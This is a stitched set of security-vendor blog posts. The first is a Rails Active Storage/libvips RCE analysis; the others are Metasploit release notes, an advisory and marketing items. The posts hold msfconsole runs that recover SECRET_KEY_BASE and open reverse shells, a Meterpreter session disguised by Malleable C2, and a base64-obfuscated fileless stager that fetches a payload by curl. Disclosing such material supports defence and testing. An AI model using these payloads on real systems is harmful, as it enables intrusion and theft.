The file read can recover arbitrary files readable by the Rails worker. On Linux, /proc/self/environ is a useful first target because it may contain SECRET_KEY_BASE, RAILS_MASTER_KEY, or service credentials, but the file-read primitive itself is not Linux-specific. Procfs is only a convenient route to Rails signing material. An exploit that relies only on /proc/self/environ will miss applications that keep secret_key_base in encrypted credentials or legacy secrets.yml files. Useful read targets in those cases include config/master.key, encrypted credential files, and legacy secrets.yml paths. Before using a candidate secret, an exploit can check it against a genuine signed Active Storage blob ID.
Once an attacker has recovered secret_key_base and derived the Active Storage verifier key, they can sign a new variation instead of replaying an existing one. Ethiack's write-up uses instance_eval for this step. We confirmed that the same Vips-side transformation validation gap also accepts the following JSON-compatible shapes:
In image_processing 1.14.0, Chainable#apply invokes the attacker-controlled transformation name on the builder:
def apply(operations)
  operations.inject(self) do |builder, (name, argument)|
	if argument == true || argument == nil
	  builder.public_send(name)
	elsif argument.is_a?(Array)
	  builder.public_send(name, *argument) # <-- [22]
	elsif argument.is_a?(Hash)
	  builder.public_send(name, **argument)
	else
	  builder.public_send(name, argument)
	end
  end
end
At [22], a transformation named send reaches the builder's public send method. The first array element becomes a second method dispatch, which can invoke private Kernel#spawn or Kernel#eval. Execution occurs while the pipeline is being built, before normal image operations run. In our tests, the representation request returned HTTP 500 because spawn or eval returns a non-builder value after the payload has already executed.
This RCE path does not depend on a Marshal object gadget. We validated it against Rails 8.0.5 configured with config.active_support.message_serializer = :json. We also tested the same structure on older Rails branches whose signed messages used Marshal serialization, but the attacker-controlled data remains a Hash, Array, and String structure rather than a deserialization gadget.
The MAT/HDF5 file read and the missing Vips-side transformation validation are distinct parts of the RCE chain. Rails pull request rails/rails#56995 discusses the same Vips-side validation gap. CVE-2026-66066 matters here because the file read can recover the signing material needed to sign a malicious variation for the built-in representation route.
Exploitation
Our Metasploit module follows the representation-based chain described above. It creates crafted direct-upload blobs, confirms the file read against /proc/version, recovers and validates Rails signing material, signs an ImageProcessing variation, and triggers either send/spawn for command payloads or send/eval for native Ruby payloads.
The module uses the returned PNG representation instead of the narrower MATLAB_empty metadata channel because the PNG path returns larger chunks directly in the HTTP response and gives the module a read channel it can validate automatically during secret recovery. A standalone proof of concept targeting an application that only analyzes uploads could reasonably prefer MATLAB_empty, but that path depends on an application-specific way to observe width and height metadata or logs. For code execution, the module uses send/spawn and send/eval, which fit Metasploit command and Ruby payloads directly.
In the lab run below, the representation used by the module resized the image, so the module selected a 20x20 sharpened text-read layout and recovered 180 bytes per request. It then recovered SECRET_KEY_BASE from /proc/self/environ, signed a JSON variation, and opened a shell as the Rails process user:
msf6 > use exploit/multi/http/rails_activestorage_vips_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/rails_activestorage_vips_rce) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 exploit(multi/http/rails_activestorage_vips_rce) > set RPORT 3003
RPORT => 3003
msf6 exploit(multi/http/rails_activestorage_vips_rce) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf6 exploit(multi/http/rails_activestorage_vips_rce) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] Selected the 20x20 sharpened text-read layout (180 bytes per request)
[+] The target is vulnerable. Recovered /proc/version with the 20x20 sharpened layout
[*] Reading up to 65536 bytes from /proc/self/environ
[*] Detected SHA1 Active Support verifier signatures
[*] Detected the Active Support json message serializer
[*] Validated SHA256 key derivation against a signed blob ID
[*] Stored recovered environment bytes in: /home/cryptocat/.msf4/loot/20260731004237_default_127.0.0.1_rails.process.en_047300.bin
[+] Recovered SECRET_KEY_BASE from /proc/self/environ
[*] Triggering the ImageProcessing send/spawn variation using a verifier key derived from /proc/self/environ
[*] Command shell session 1 opened

msf6 exploit(multi/http/rails_activestorage_vips_rce) > sessions -i 1 -c id
[*] Running 'id' on shell session 1 (127.0.0.1)
uid=1000(rails) gid=1000(rails) groups=1000(rails)
The SHA1 and SHA256 lines refer to separate Rails settings. The first is the MessageVerifier digest used on the signed blob ID. The second is the key-generator digest used to derive the Active Storage key.
Ethiack's published 1x1 oracle is byte-exact because interpolation has no adjacent pixel values to mix into the result. Our module also tries larger square uint8 layouts with /dev/zero columns between file bytes. With those columns, it can invert image_processing 1.14.0's vertical sharpen pass and recover more text per request. We still validate every recovered secret against a genuine Active Storage signature because the larger transport is not byte-exact for arbitrary binary data.
Remediation
For remediation guidance, see Rapid7's Emergent Threat Response blog and the Rails security advisory. The fixed Active Storage releases block untrusted libvips operations during initialization and require libvips 8.13 or later plus ruby-vips 2.2.1 or later when ruby-vips is installed.
Today marks the release of Metasploit Pro 5.1 - building upon the foundation laid in 5.0, adding new evasion primitives for HTTP Meterpreter payloads, support for tracking service hierarchies, a deeper and more interactive Network Topology view, and continuing our commitment to a modern, consistent UI. This release is powered by Metasploit Framework 6.5.
Malleable C2 Profiles
One of the most requested capabilities in modern red-team engagements is the ability to blend Meterpreter's network traffic into legitimate-looking patterns. Metasploit Pro 5.1 brings full Malleable C2 profile support, powered by Metasploit Framework 6.5, directly into the Pro UI — no command-line knowledge required.
Malleable C2 profiles let you load a standard profile and reshape Meterpreter's HTTP(S) traffic to emulate legitimate services, browser sessions, or any other traffic pattern you need. All Meterpreter flavours — Windows, Linux, Java, Python, and PHP — are supported, including stageless and staged payloads (e.g. meterpreter/reverse_https and meterpreter_reverse_https). This functionality is compatible with publicly available profile libraries.
Profile support across the Pro UI
Malleable C2 profiles are now available in every part of the workflow where a payload is configured:
Single Module Run: The module options page now includes a Malleable C2 section.
Listeners (New & Edit): You can now choose from profiles already uploaded to the server or upload a new .profile file directly from your browser.
Payload Generator: The standalone payload generator also exposes the profile picker, so standalone payloads can carry the same C2 profile as the rest of your operation.
Figure 1 Malleable Profiles
Improved Payload Section
Alongside the Malleable C2 integration, the payload selector has been overhauled across the Listener, Module Run, and Payload Generator pages. You can now filter payloads by platform and stage, making it much faster to find the right payload in large lists.
Figure 2: Advanced Payload Options
Figure 3: Additional Payload Options
Service Hierarchy Tracking Support
The Discovered Services table has been overhauled with a cleaner, more capable interface consistent with the rest of Pro 5.1.
Service hierarchy visibility: The most significant new capability. Services can have parent-child relationships - for example, an HTTP service running over TCP, or a tunnelled protocol layered over another. The new table exposes this hierarchy directly with dedicated columns showing each service's parent and child services, so you can immediately understand how discovered services relate to one another without drilling into individual records.
Search and sort across all columns: You can now search across host name, host address, service name, protocol, port, and info in a single query. All major columns are sortable, including parent services.
Inline editing: Service fields (name, port, protocol, state, resource) can be edited directly from the table without navigating away.
Figure 4: Service Options
Figure 5: Service Hierarchy Display
Network Topology Enhancements
Building on Metasploit Pro 5.0's improvements to the Network Topology, we've added additional support and functionality for exploring your internal infrastructure. Previously, each node in the graph provided a high level summary of the host details when hovering over the node. This has now been moved into a dedicated side panel that surfaces everything you know about a host without leaving the topology view.
Rich host information panels
Click any node in the topology graph and the side panel now shows a consolidated summary of everything Metasploit knows about that host:
Sessions: all sessions (open and closed) opened against the host, including session type, exploit used, payload, and timestamps.
Loot: captured loot items associated with the host, including type, name, and content type.
Credentials: cracked and captured credentials organised by service, de-duplicated and sorted with successful logins first.
Modules run: a list of every module that has been executed against the host.
Tags: any tags applied to the host or its sessions.
Figure 6: Network Topology Display
New filter options
The topology graph toolbar has three new filters to help focus on the hosts that matter:
Filter by bruteforce - highlight services that can be bruteforced remotely on a host.
Filter by tag - narrow the graph to hosts carrying a specific session or host tag.
Filter by username - show only hosts where a particular user account has been compromised.
Filter by module - surface hosts that have had a specific module run against them.
Figure 7: Network Topology Graph Filter Options
Discovered Vulnerabilities - Modern UI
The Discovered Vulnerabilities table has been fully rewritten, bringing it in line with the UI overhaul introduced across the rest of Pro in 5.0.
Key improvements:
High level view and granular views - Each registered vulnerability provides a high view such as references and affected services, as well as a more granular expandable breakdown view.
Inline editing - vulnerability details can be edited directly from the table without navigating to a separate page.
Nexpose integration preserved - all existing InsightVM/Nexpose push and pull workflows are retained in the new implementation.
Figure 8: Discovered Vulnerabilities Modern UI
Attack technique filtering support
MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. Metasploit Pro now supports searching for modules by these techniques:
Figure 9: Attack Technique Filtering Search
Upgrading
Existing Pro installations can be upgraded through the standard update mechanism. Full upgrade instructions are available in the Metasploit Pro documentation.
These features are available in Metasploit Pro 5.1.0 onwards. We're proud to collaborate with our customers, who are often the source of inspiration for product evolution. Ideas for improvements or enhancements can be shared with our Support team to help refine and submit them to the Product team on your behalf.
Ross Baker is Senior Director, Northern Europe at Rapid7.
As organizations across the United Kingdom and Ireland embrace AI, cloud technologies, and digital transformation in the name of enhancing customer experiences and accelerating business growth, the cybersecurity landscape must continue to evolve just as quickly.
In this environment, business leaders still expect security to enable innovation, not slow it down. They're pushed to reduce risk, improve visibility across expanding attack surfaces, and respond faster than ever before, with limited resources now table stakes. This is precisely why Rapid7 is excited to announce a new strategic distribution partnership with Exclusive Networks across the United Kingdom and Ireland, following previous announcements alongside the firm to better support partners across Benelux and the Nordics.
Organizations no longer want disconnected security tools or transactional vendor relationships. They're looking for trusted advisors who can help simplify security operations, strengthen cyber resilience, and deliver measurable business outcomes.
In this moment, cybersecurity customers are demanding experiences that create more calm. This means no more disconnected security tools or reactive approaches, but integrated security operations, trusted expertise, and partners who can help them improve visibility and build long-term cyber resilience.
Investing in partner success
The UK and Ireland represent one of Europe's most mature and partner-driven cybersecurity markets, with partners playing an increasingly important role in helping organizations modernize security operations for today’s AI-enabled threats.
This partnership with Exclusive Networks reflects Rapid7's continued investment in the regional channel ecosystem. More than expanding distribution, it's about empowering partners with specialist expertise, technical enablement, and the go-to-market support they need to grow their cybersecurity businesses with confidence.
Exclusive Networks has built an outstanding reputation as one of the UK's leading specialist cybersecurity distributors, combining deep technical expertise with a strong, partner-first approach.
Together, we're creating new opportunities for partners to strengthen their capabilities while delivering greater value to customers.
Helping partners deliver modern security operations
Security teams are increasingly looking for platforms that unify exposure management, threat detection, response, and automation. Again we go back to the urgent need for improved visibility while reducing operational complexity.
Rapid7's AI-powered cybersecurity operations platform helps organizations simplify SecOps through integrated exposure management, managed detection and response, and security automation. By bringing these capabilities together, customers can identify risk earlier, respond faster, and improve cyber resilience without adding more tools.
Combined with Exclusive Networks' technical enablement, solution engineering expertise, and established channel ecosystem, this new alliance makes it easier for partners to deliver integrated cybersecurity solutions while expanding managed security services and fostering long-term customer relationships.
Looking ahead
Rapid7 and Exclusive Networks share a common commitment to helping partners grow through technical excellence, collaboration, and continuous enablement. Together, we're investing in the resources, expertise, and support needed to help partners succeed in one of Europe's most dynamic cybersecurity markets.
Ready to grow with Rapid7? Head to our Partners page for more news, resources, and opportunities.
Black Hat USA returns to Mandalay Bay in Las Vegas this August, bringing together security practitioners, researchers, and leaders from around the world. Rapid7 will be there in the Business Hall, with new capabilities, live demonstrations, expert-led sessions, and two days of activities at the Border Grill.
This year, our focus is preemptive security: helping security teams anticipate credible risk, respond at machine speed, and maintain an accurate view of their security and compliance posture as their environment changes.
Visit the Rapid7 booth at Black Hat USA
You can find Rapid7 at booth #2445 in the Mandalay Bay Business Hall, open and running on the following days and times:
Tuesday, August 4: 4:00–7:00 p.m.
Wednesday, August 5: 9:00 a.m.–6:00 p.m.
Thursday, August 6: 9:00 a.m.–4:00 p.m.
The booth will include two demonstration stations, seating, giveaways, and our friendly team of Rapid7 experts – there to help you explore the challenges most relevant to your organization. A chess-inspired theme reflects the principle behind preemptive security: understanding what may happen next and acting before risk becomes an incident.
Live demonstrations will cover four connected areas of the Rapid7 platform:
Predictive risk and vulnerability management: See how attacker behavior and exposure context can help teams focus remediation on vulnerabilities that present credible risk.
Agentic threat detection and response: Explore how the Rapid7 AI Engine and technology from Kenzo Security support adaptive investigations and reduce the time analysts spend gathering context.
Continuous compliance automation: See how Cyber GRC connects governance workflows with live security data, automates evidence collection, and identifies control drift.
Preemptive MDR: Learn how continuous SOC operations, exposure context, and Rapid7 Labs threat intelligence can extend the coverage of internal security teams.
Explore the latest Rapid7 launches at Black Hat
Black Hat will provide a closer look at several additions to the Rapid7 platform, including the general availability of Cyber GRC.
Cyber GRC brings security operations and governance teams closer together by connecting GRC workflows with live security data. The solution draws evidence from SecOps telemetry into compliance dashboards, helping teams maintain a current view of their controls, while AI-assisted workflows reduce the manual inputs involved in third-party risk questionnaires and other repetitive tasks.
Attendees can also learn more about Preemptive MDR Alerts, predictive vulnerability management, and enhanced agentic SOC investigations. These capabilities combine exposure data, asset criticality, threat intelligence, and detection context to help teams identify where attackers are most likely to act. Some will be presented as early-access previews, so availability will vary.
Join us at Border Grill
Rapid7 will take over the Border Grill at Mandalay Bay on Wednesday, August 5 and Thursday, August 6. The space will include additional demonstrations, meeting areas, expert presentations, breakfasts & lunches, and opportunities to speak with Rapid7 leaders and product teams.
Rapid7 Executive Chairman Corey Thomas will discuss how AI-driven threats are changing security operations and what it takes to move toward a more preemptive model.
Agentic SOC: Threat Detection and Response
Thursday, August 6, 9:30–10:15 a.m.
Lisa Washburn, Senior Director of Product Management, will explore how AI agents can investigate alerts at machine speed while keeping expert judgment involved.
Cyber GRC in the Age of AI
Thursday, August 6, 11:30 a.m.–12:15 p.m.
Jon Schipp, Senior Director of Product Management, will show how live security data and automated evidence can support continuous audit readiness.
Border Grill will also host live demos, customer and executive meetings, and the Rapid7 Happy Hour on Wednesday. VIP access begins at 4:00 p.m., followed by general admission from 5:00–7:30 p.m.
Hear from Rapid7 security researchers
Rapid7 researchers Jack Heysel and Spencer McIntyre will present The Metasploit Framework 6.5: Malleable C2 Payloads, New Relay Capability and Protocol Session Upgrades at Arsenal Station 4 in the Business Hall on Wednesday, August 5 from 4:00–5:00 p.m.
Book time with Rapid7 at Black Hat
Whether your priority is reducing exposure, giving SOC analysts better context, improving response speed, or strengthening audit readiness, you can book a meeting or tailored demonstration with the Rapid7 team.
On July 29, 2026, the Ruby on Rails project published a security advisory for CVE-2026-66066, a critical vulnerability affecting Active Storage image processing when used in conjunction with the libvips image processing library. The vulnerability has a CVSSv4 score of 9.5 and is classified as Initialization of a Resource with an Insecure Default (CWE-1188). An unauthenticated attacker may be able to leverage CVE-2026-66066 and read files accessible to the Rails application process, potentially exposing secrets that could enable remote code execution (RCE) or access to connected systems.
An application is affected when it uses libvips for Active Storage image processing and accepts image uploads from untrusted users. Rails notes that generating image variants is not a separate requirement for exposure. Vips is the default Active Storage variant processor for applications configured with Rails 7.0 or later defaults. According to Ethiack, only the Vips processor is affected; applications using Magick are not affected through the reported vector.
As of July 30, 2026, Rapid7 is not aware of exploitation in the wild. Ethiack and GMO Flatt Security, who independently reported the vulnerability, have withheld proof-of-concept code and details of the full attack chain. Public code claiming to exploit CVE-2026-66066 exists, but it is unclear how closely it corresponds to the full attack chain reported privately to Rails. According to the Rails Security Announcement, additional details will be disclosed no later than August 28, 2026. Rapid7 recommends remediating affected applications on an urgent basis, outside of normal patch cycles.
Update #1: On July 31, 2026, Rails published technical details and forensic tools earlier than its planned August 28 disclosure date after several researchers reverse-engineered the attack and published proof-of-concept code.
Technical overview
libvips uses operations to load and save image formats, including operations backed by third-party libraries. Some are marked "unfuzzed" or "untrusted" because they are unsafe for untrusted content. According to Rails, Active Storage did not disable these operations before processing user-supplied files, which may allow a crafted upload to trigger an unsafe operation and disclose files readable by the application.
The attack details published by Rails describe a chain in which an attacker creates a blob through Active Storage's direct-upload endpoint with a false image content type and obtains a genuine signed variation_key from a page that renders an Active Storage representation. A crafted file identifies itself to libvips as a MATLAB level 5 file but to libmatio as a MAT 7.3 HDF5 container. HDF5's External File List then reads bytes from an attacker-selected path, which are rendered as image pixels and returned in the resulting variant. This known chain also requires the deployed libvips build to include the matload operation.
For this documented chain, the Active Storage direct-upload route must be reachable. When Active Storage routes are mounted, the direct-upload route is present by default even if the application's own interface does not use direct uploads. Rapid7 testing found that ordinary server-side attachment does not satisfy this chain because Rails re-identifies the crafted file as MATLAB data before variant processing.
The arbitrary file-read stage does not require knowledge of secret_key_base or a forged variation key. Rapid7 also verified an RCE escalation in which recovered Rails signing material is used to forge an ImageProcessing 1.x variation; this path does not require Marshal deserialization.
The Rails patch that remediates CVE-2026-66066, disables untrusted operations during Active Storage initialization. When ruby-vips is installed, patched versions prevent the application from starting if ruby-vips or libvips is too old to support that protection.
On August 3, 2026, Rapid7 Labs published a full root cause technical analysis of CVE-2026-66066, detailing the full RCE chain and accompanying metasploit module.
Mitigation guidance
Organizations running affected Ruby on Rails applications should upgrade to a fixed Active Storage release and ensure libvips is 8.13 or later. Updating Rails or Active Storage alone is not sufficient when an older libvips version is installed.
Rails has published forensic tools to assess whether an application was vulnerable and search Active Storage data for crafted files. Because scheduled cleanup of unattached blobs may remove evidence, Rapid7 recommends beginning forensic assessment promptly.
The Rails advisory identifies patched Active Storage releases 7.2.3.2, 8.0.5.1, and 8.1.3.1. The fixed Rails releases are:
Rails branch
Affected versions
Fixed version
Rails 7.x
7.0.0 through 7.2.3.1
7.2.3.2
Rails 8.0.x
8.0.0 through 8.0.5
8.0.5.1
Rails 8.1.x
8.1.0 through 8.1.3
8.1.3.1
The Rails advisory lists all Active Storage releases earlier than 7.2.3.2 as affected, which includes releases before Rails 7.0. Ethiack reports that Rails 6.0.0 through 6.1.7.10 may be affected when Active Storage is configured to use Vips, and Rapid7 has verified that the known attack works on the Rails 6.0 and 6.1 branches under that non-default configuration. Rails has not published fixed releases for branches earlier than 7.2, so affected applications on those branches should migrate to a supported fixed branch or apply the applicable workaround below.
When ruby-vips is installed, organizations should ensure it is 2.2.1 or later. Rails advises affected organizations to replace secret_key_base and other secrets accessible to the application process, including the Rails master key and the credentials it decrypts, storage service credentials, database credentials, and third-party service tokens or keys. Replacing secret_key_base expires active sessions and affects encrypted and signed cookies, signed global IDs, and Active Storage URLs.
As a temporary workaround on libvips 8.13 or later, organizations can set VIPS_BLOCK_UNTRUSTED or, with ruby-vips 2.2.1 or later, call Vips.block_untrusted(true) from an initializer. For libvips versions earlier than 8.13, Rails states that the only workaround is to remove the libvips dependency.
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-66066 with vulnerability checks expected to be available in the July 31 content release.
Updates
July 30, 2026: Initial publication.
July 31, 2026: Updated with technical details and forensic resources published by Rails, and clarified the affected version range.
August 3, 2026: Added a Technical analysis section for the new Rapid7 Analysis.
IDC has named Rapid7 a Leader in the 2026 Worldwide Managed Detection and Response Service for Midmarket 2026 Vendor Assessment (Doc #US52992326, July 2026). We believe this recognition and research highlights where MDR is heading.
Many security programs are still built around a reactive sequence of detect, triage, and respond, but the timelines surrounding modern attacks have changed too quickly for that model to hold up on its own. Time-to-exploit has dropped from two years to 22 hours, while eCrime breakout time now sits at 29 minutes. In an environment like that, a program moving at human speed across siloed data, cannot keep pace. Rapid7’s view is that MDR must evolve accordingly, which is why we have been building toward a more preemptive security model.
What the IDC MarketScape said
The IDC MarketScape evaluation examined vendors across technical capability, service delivery, and strategic vision and two of IDC comments about Rapid7 stand out for us:
First, on how Rapid7’s MDR works differently:
"Rapid7's Preemptive MDR model, which natively integrates vulnerability context, asset criticality, and attack path data directly into the analyst investigation workflow, provides a structurally differentiated detection approach that connects threat activity to underlying exposure in real time."
This is the core of what we've built. Exposure management and detection and response work in our Command Platform’s unified data mesh, which means exposure context shapes what threats get surfaced, while active threat monitoring improves how exposure is prioritized. That connection is a meaningful part of how Rapid7 approaches MDR today.
Second, comments on threat intelligence:
"The combination of [Rapid7] Project Lorelei honeypot intelligence and Project Sonar internet-wide exposure data provides proprietary threat intelligence sources that are not replicated by other providers in the market."
This threat intelligence is fueled by Rapid7 Labs, our dedicated global threat research and intelligence division, which constantly analyzes the global attack surface. Project Sonar catalogs public internet exposure, and Project Lorelei is our global network of honeypots that catches live attacker traffic. Together, they give Rapid7 a proprietary source of intelligence that feeds directly into detection engineering and investigation workflows.
Where MDR is heading next:
The recognition is important to us, but the more useful question is where MDR is heading and how Rapid7 is building for that shift. We are actively deploying autonomous AI agents in our Agentic SOC to handle the first hour of forensic investigation, including volatile memory collection, identity flow correlation, and initial triage before a human analyst opens the case. In practical terms, that is what responding at machine speed starts to look like inside a modern SOC.
Our MDR offering, Managed Threat Complete, includes unlimited incident response and a $1M Breach Protection Warranty, adding a stronger level of accountability for organizations that want MDR outcomes backed by both service depth and financial protection.
Read IDC’s full evaluation of Rapid7 here. If you're evaluating your MDR approach, we'd like to show you what preemptive security could look like in your environment.
Today we’re proud to announce that Metasploit Framework version 6.5 has been released. Over the past two years, with the help of countless contributors, we’ve added 422 new modules along with a whole slew of new features.
Malleable C2 Profiles for HTTP
One of the latest and most requested features is support for Malleable C2 profiles across all current Meterpreter payloads. This feature enables users to load a standard profile into Meterpreter and change the shape of its HTTP(S) traffic. All Meterpreters, including Windows, Java, Python, PHP and Linux, have been updated with this functionality. Due to the size restrictions on staged payloads, staged payloads will only use the Malleable C2 configuration once the stage has been loaded. Since stageless payloads skip the download phase, they immediately use the Malleable C2 configuration.
When a compatible payload has been selected, the user only needs to set the MALLEABLEC2 option to the profile on disk. The syntax for profiles is the same as in other tools which ensures that Metasploit is capable of loading publicly available profiles. While not all of the directives are currently in use, additional improvements will be made in the future.
In the following example, an HTTP Meterpreter is deployed with a profile to emulate browsing Amazon.
msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter_reverse_http
PAYLOAD => windows/x64/meterpreter_reverse_http
msf exploit(windows/smb/psexec) > set MALLEABLEC2 amazon.profile
MALLEABLEC2 => amazon.profile
msf exploit(windows/smb/psexec) > run
[*] Started HTTP reverse handler on http://192.168.159.128:8081/
[*] 192.168.159.10:445 - Connecting to the server...
[*] 192.168.159.10:445 - Authenticating to 192.168.159.10:445 as user 'smcintyre'...
[!] 192.168.159.10:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.159.10:445 - Uploading payload... BqjvmNxF.exe
[*] 192.168.159.10:445 - Created \BqjvmNxF.exe...
[+] 192.168.159.10:445 - Service started successfully...
[*] 192.168.159.10:445 - Deleting \BqjvmNxF.exe...
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Redirecting stageless: URI '/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books' with UA 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko' -> UUID NjFswaV1VEGJ1ojU44aMCAHc2CTIr56KDkzFLcyRHZ8Go9fwFFaBp8QSiN6WYHoH5j-Oz81kEMXA9tYzxcpvs5e
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Attaching orphaned/stageless session...
[*] Meterpreter session 3 opened (192.168.159.128:8081 -> 192.168.159.10:49853) at 2026-07-09 16:34:39 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MSFLAB
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter >
For more information, usage instructions, and what profile verbs are supported, see the Malleable C2 documentation.
Metasploit Framework 6.5 Release - MCP Server
Metasploit 6.5 introduces the Metasploit MCP Server (msfmcpd), a new middleware layer designed to facilitate secure, structured interactions between AI applications and the Metasploit Framework. By leveraging the Model Context Protocol, the server exposes 16 standardized tools—ranging from complex reconnaissance queries to active session management—allowing users to integrate Metasploit’s powerful capabilities directly into AI-driven environments like Claude or Cursor.
Toolset Categorization
The toolset is partitioned into two distinct categories to prioritize operator oversight:
Read-Only Tools: These 12 tools are available by default and provide deep access to the Framework's intelligence. This includes modules for searching available exploits, querying discovered host/service data, retrieving stored credentials, and monitoring active jobs or sessions. These tools allow an LLM to provide situationally aware advice without modifying the state of the target environment. Perfect for use in sensitive environments where full AI autonomy is barred.
Dangerous Tools: To ensure safety, these 4 high-impact tools are disabled by default. This class includes methods for executing modules, using module checks, stopping sessions, and writing data to interactive sessions (like Meterpreter). To leverage these for automated exploitation, operators must explicitly enable them via CLI flag (--enable-dangerous-actions), environment variable, or configuration key.
Example LLM Workflow
With the MCP server configured, an LLM agent can automate parts of the penetration testing and vulnerability validation lifecycle. A typical workflow might look like this:
Reconnaissance: The LLM uses msf_host_info and msf_service_info to identify potential targets and msf_search_modules to find relevant exploits matching the target’s service versions.
Validation: Upon selecting a module, the agent calls msf_module_check (if enabled) to assess the target's susceptibility without triggering a full exploit attempt.
Exploitation: If the check confirms vulnerability, the agent proceeds with msf_module_execute, passing the necessary datastore options.
Interaction: Once a session is established, the agent uses msf_session_list to verify the connection and msf_session_read to parse session output, allowing it to interpret the environment and potentially msf_session_write commands to further the engagement.
This structure allows security professionals to offload repetitive telemetry gathering to AI agents while retaining a strict, policy-driven "human-in-the-loop" gate for all offensive actions.
Starting the MCP Server
You can start the server using the msfmcpd binary or directly within msfconsole:
Over the past few years, Metasploit has been making incremental improvements to its NTLM relaying capabilities. While NTLM is considered a legacy authentication protocol, it remains commonly deployed in enterprise environments. This release continues that trend by adding the second NTLM relay server to the framework; HTTP(S). Users can now start a malicious HTTP server that will prompt for authentication and relay it to one or more user-specified targets.
Users can leverage this capability with the new auxiliary/server/relay/http_to_smb and auxiliary/server/relay/http_to_ldap modules. These will open SMB and LDAP sessions respectively and allow the user to interact with the target server in the context of the user whose credentials were relayed. Interactive protocol sessions have been around for a couple of years now and offer users a more fault-tolerant way to interact with targets when compared to the old “only psexec” option. SMB sessions have also been updated with sessions -u support, enabling users to upgrade an interactive SMB session to a Meterpreter session using psexec when desired.
NTLMRelay2Self
The new capability to relay from an HTTP server to another target opens the possibility for unique attack workflows. One such technique is known as NTLMRelay2Self. This multi-step workflow involves coercing a target to authenticating to itself over HTTP which creates a relaying opportunity. After exploiting that relay opportunity, an attacker can establish an LDAP session to a domain controller, authenticated as the machine account. From this position they can leverage RBCD or Shadow Credentials to elevate their permissions on the target workstation (not the domain controller).
While all of these steps can be performed manually, Metasploit added a new exploits/windows/local/ntlm_relay_2_self module to automate this entire process, performing the relay step as well as the others in a single action. This particular attack technique does not have a patch but does require a local user on a domain joined workstation in order to exploit; effectively making it an evergreen LPE.
Fetch Payload Improvements
Fetch payloads were created to support users in writing exploits targeting the wave of new command injection vulnerabilities we saw coming in several years ago. They allow a user to generate a small command-based stager that runs on a target host and calls back to download a full binary payload to run it, giving users the ability to launch a fully-featured binary (EXE, ELF, or DLL) payload using only a single command injection. Three new features we added to extend the utility for Fetch Payloads to our users include Fileless Fetch Payloads, Pipe Fetch Payloads, and support for a new multi pseudoarchitecture payload. Fileless Fetch payloads are wonderfully named; previously, when the Fetch command stager ran, the binary payload was saved to a location on disk and launched. Fileless Fetch Payloads leverage a feature within the Linux Kernel after 3.17 that allows us to write a file directly to memory using the memfd_create syscall and execute it, so no files ever touch the target disk. There are three supported ways to use Fetch Fileless: Python3.8+, shell, and shell-search. Each uses a different technique to create a file in memory and launch it.
Fetch Pipe was created in response to several exploits that we discovered had very small command size requirements, and we found ourselves trying to shrink the command to fetch the binary payload. Fetch Pipe Payloads simply add an extra Fetch command stager so that the user only needs to run a very small command on the remote host that requests a larger command, which, in turn, requests the binary payload. It allowed us to drop the size of the payloads dramatically, and opened the door to create more complex and feature-rich Fetch command stagers since we could use the tiny “pre-stager” rather than a stager with added length, complexity, and encoding requirements.
For example, here we generate the command for a fileless fetch payload:
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;
